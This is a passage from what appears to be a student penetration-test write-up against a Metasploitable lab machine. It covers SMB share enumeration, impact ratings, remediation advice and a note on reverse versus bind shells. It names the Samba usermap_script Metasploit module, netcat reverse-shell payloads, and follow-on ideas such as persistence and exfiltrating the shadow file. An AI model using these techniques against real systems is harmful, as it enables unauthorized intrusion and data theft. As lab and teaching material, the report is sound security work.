        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ─────────            ───────
```



- **Enum4Linux Share Enumeration Output (Partial):**
  ==========(Share Enumeration on 192.168.100.5)==========
- Sharename Type Comment
- --------- ---- -------
- print$ Disk Printer Drivers
- tmp Disk oh noes!
- opt Disk
- IPC$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
- ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
-
- [+] Attempting to map shares on 192.168.100.5
- //192.168.100.5/print$ Mapping: DENIED Listing: N/A Writing: N/A
- //192.168.100.5/tmp Mapping: OK Listing: OK Writing: N/A
- //192.168.100.5/opt Mapping: DENIED Listing: N/A Writing: N/A
  - *(Screenshot of terminal showing the above `enum4linux` output)*

Impact Analysis

- **Samba Remote Code Execution (CVE-2007-2447):**
    - **Likelihood of Exploitation: High**. This vulnerability is well-documented, public, and has readily available exploits (e.g., in Metasploit). An attacker with network access to the Samba service can exploit this quickly and reliably without requiring any credentials.
    - **Potential Business Impact: Critical**. Gaining remote root access allows an attacker to completely compromise the system. This includes, but is not limited to:
        - Full control over data (reading, modifying, deleting sensitive files).
        - Installation of backdoors and persistent access.
        - Use of the compromised system as a pivot point for lateral movement to other systems on the network.
        - Disruption of services or complete system shutdown.
        - Reputational damage and potential regulatory fines if sensitive data is exposed.
    - **Severity Classification: Critical**.
- **Weak Local Account Credentials & Password Policy:**
    - **Likelihood of Exploitation: High**. With access to `/etc/shadow` and a disabled password complexity policy, offline cracking of user passwords is trivial, especially for common or default passwords. The "msfadmin" and "user" accounts are well-known default credentials for Metasploitable.
    - **Potential Business Impact: High**. While not directly leading to root in all cases (unless a compromised user has sudo privileges), it provides attackers with valid credentials for other services (SSH, FTP, Telnet, databases). This could lead to:
        - Unauthorized access to specific applications or data.
        - Further enumeration and discovery within the network.
        - Establishment of persistent access if attackers can log in via services like SSH.
    - **Severity Classification: High**.
- **Open SMB Shares with Weak Permissions (Specifically `tmp`):**
    - **Likelihood of Exploitation: Medium**. While not a direct path to initial compromise or privilege escalation on its own, it significantly aids post-exploitation efforts. An attacker could easily upload tools, exfiltrate data, or stage further attacks using this accessible share.
    - **Potential Business Impact: Medium**. It simplifies an attacker's ability to move data onto or off the system, potentially bypassing some security controls that might monitor direct shell transfers. It can increase the speed and effectiveness of a compromise.
    - **Severity Classification: Medium**.

Remediation Recommendations

To strengthen the security posture of the Metasploitable 3 system and mitigate the identified risks, the following actionable steps are recommended:

1. **Immediate Patching and Software Updates:**
    - **Samba:** Immediately upgrade Samba to the latest stable version (e.g., Samba 4.x or newer, depending on compatibility requirements). This will remediate the `usermap_script` vulnerability and address numerous other known flaws. Regularly apply security updates to all installed software.
2. **Configuration Hardening:**
    - **Disable Unused Services:** Decommission or disable all services not essential for business operations. This includes, but is not limited to, Telnet, RSH/REXEC/RLOGIN, and any FTP servers if not actively used. Each open port represents an attack surface.
    - **Strong Password Policy Enforcement:**
        - Implement and enforce a strong password policy that mandates minimum length (e.g., 12+ characters), complexity (uppercase, lowercase, numbers, special characters), and periodic changes.
        - Ensure account lockout mechanisms are properly configured to deter brute-force attacks.
    - **SSH Hardening:** If SSH is necessary, disable root login, enforce key-based authentication, and disable password authentication. Change the default SSH port.
    - **SMB Share Permissions:** Review and restrict permissions on all SMB shares. The `tmp` share should not be anonymously writable or listable. Implement authentication for all necessary shares and grant least privilege.
3. **Account Management:**
    - **Default Credential Change:** Immediately change default passwords for all system and service accounts (e.g., `msfadmin`, `user`, `postgres`, `mysql`, `root`). Use strong, unique passwords.
    - **Principle of Least Privilege:** Ensure users and services operate with the minimum necessary privileges. Avoid granting root or administrative privileges unless absolutely essential.
4. **Network Segmentation and Firewalling:**
    - Implement network segmentation to isolate critical systems. Place the Linux system in a more restrictive network segment, limiting inbound and outbound connections to only what is absolutely necessary for its function.
    - Configure host-based firewalls (e.g., UFW, iptables) to only allow legitimate traffic to open ports and services.

5. **Monitoring and Logging:**
    - Implement robust logging mechanisms (e.g., Syslog, SIEM integration) to monitor for suspicious activities, failed login attempts, and unusual system behavior.
    - Regularly review security logs for anomalies.

Conclusion & Reflection

This penetration test successfully identified critical vulnerabilities within the Metasploitable 3 Linux system, demonstrating that an attacker could achieve remote root access with relative ease. The `exploit/multi/samba/usermap_script` vulnerability proved to be the most critical entry point, bypassing any need for complex privilege escalation due to its direct root-level impact.

What worked well:

- The methodical approach, starting with broad reconnaissance and progressively narrowing down to specific vulnerabilities, was highly effective.
- Nmap's comprehensive scanning capabilities accurately identified outdated service versions, which directly led to the selection of a successful exploit.
- Metasploit Framework's robust exploit database and ease of use allowed for rapid and reliable exploitation.
- `Enum4Linux` provided valuable enumeration details on the Samba service, including user accounts and share permissions, which added to the overall understanding of the target.

Challenges faced and how they were overcome:

- In this specific CTF scenario with a highly vulnerable target, there were minimal significant challenges. The system performed as expected, demonstrating its intended weaknesses.
- One minor consideration might be managing multiple shell sessions if experimenting with different payloads or tools simultaneously, which Metasploit handles effectively.

What you would do differently:

- **Broader Enumeration:** While root was achieved quickly, in a real-world scenario, I would dedicate more time to enumerate *all* identified services, not just the one used for initial root. For instance, deeper dives into the FTP, Telnet, MySQL, PostgreSQL, and web application services (Apache/Tomcat) for default credentials, configuration flaws, or known vulnerabilities would yield a more exhaustive list of findings.
- **Automated Post-Exploitation:** While manual commands were used to gather basic system information, I would deploy more sophisticated post-exploitation scripts or frameworks (e.g., LinEnum, Linux-Privilege-Escalation-Exploits, or Metasploit's post modules) to automate the discovery of local privilege escalation vectors (even if already

root, it's good practice to understand other paths), sensitive files, and configuration issues.
- **Establish Multiple Persistence Mechanisms:** Beyond adding an SSH key, deploying a cron job or a simple web shell would ensure redundant access points, simulating a more robust attacker approach.
- **Data Exfiltration Demonstration:** Explicitly demonstrating the exfiltration of a file (e.g., the `shadow` file) using the discovered open SMB share or a simple HTTP server would further illustrate impact.
- **Lateral Movement (if applicable):** If this were a multi-host environment, the next step would be to pivot from this compromised system and attempt to compromise other machines on the network using the gathered credentials and information.

Technical Note: Reverse vs. Bind Shell Exploitation

During the exploitation phase of this assessment, both **Reverse Shells** and **Bind Shells** were considered and, in part, configured to demonstrate different methods of establishing command and control. Understanding their distinctions is crucial for effective penetration testing and incident response.

1. Bind Shell:

- **How it Works:** In a bind shell, the compromised target machine opens a listening port and waits for an incoming connection from the attacker. The malicious payload effectively "binds" to a specific port on the target system.
- **Analogy:** Imagine the target machine setting up a "shop" (listening port) and waiting for customers (the attacker) to come to it.
- **Pros:**
    - Can be useful when the attacker is behind a restrictive firewall and cannot initiate outbound connections (e.g., if the attacker has a non-routable IP or is behind aggressive egress filtering).
    - Simpler to set up on the target side once deployed, as it only needs to listen.
- **Cons:**
    - Requires a listening port to be opened on the target, which might be blocked by target-side firewalls or intrusion detection systems (IDS).
    - If the target's IP address changes, the attacker loses the connection.
    - Outbound firewall rules on the target network often block direct inbound connections to internal machines.
- **Usage in this Lab:** The `cmd/unix/bind_perl` payload was configured as an alternative option within Metasploit, indicating its potential use to establish a listening shell directly on the Metasploitable 3 machine, which the attacker would then connect to. While the primary exploitation demonstration focused on the reverse shell, the capability to set up a bind shell was considered.

2. Reverse Shell:

- **How it Works:** In a reverse shell, the compromised target machine initiates an outbound connection *back* to a listening port on the attacker's machine. The malicious payload instructs the target to connect back to the attacker.
- **Analogy:** Imagine the target machine making an "outgoing phone call" (initiating connection) to the attacker.
- **Pros:**
    - **Highly Effective Against Firewalls:** Most corporate networks allow outbound connections (e.g., for web Browse, email) but restrict inbound connections. Reverse shells leverage these more permissive outbound rules, making them significantly more likely to succeed in bypassing network firewalls and Network Address Translation (NAT) devices.
    - The attacker's IP address can change, but as long as the listener is active, the target will connect.
    - Does not require the target to open any *inbound* listening ports visible to the outside, reducing its footprint on the target's network perimeter.
- **Cons:**
    - Requires the attacker to set up a listener on their machine.
    - Outbound firewall rules or egress filtering on the target network *could* potentially block the connection if they are very strict (e.g., only allowing specific ports or destinations).
- **Usage in this Lab:** The `cmd/unix/reverse_netcat` payload was the primary method successfully used during the exploitation of the Samba vulnerability (`exploit/multi/samba/usermap_script`). The Metasploit framework's `exploit` command automatically set up the `reverse TCP handler` (the listener) on the attacker's machine (192.168.100.4:4444), and the payload on the Metasploitable 3 machine successfully connected back to it, yielding root access.

Conclusion on Shell Type Preference:

In the context of this penetration test, the reverse shell (`cmd/unix/reverse_netcat`) was the preferred and primary method for gaining initial access due to its higher reliability in bypassing common firewall configurations that often block inbound connections while permitting outbound traffic. Both methods serve the goal of gaining command execution, but their network traversal characteristics dictate their practical applicability in different scenarios.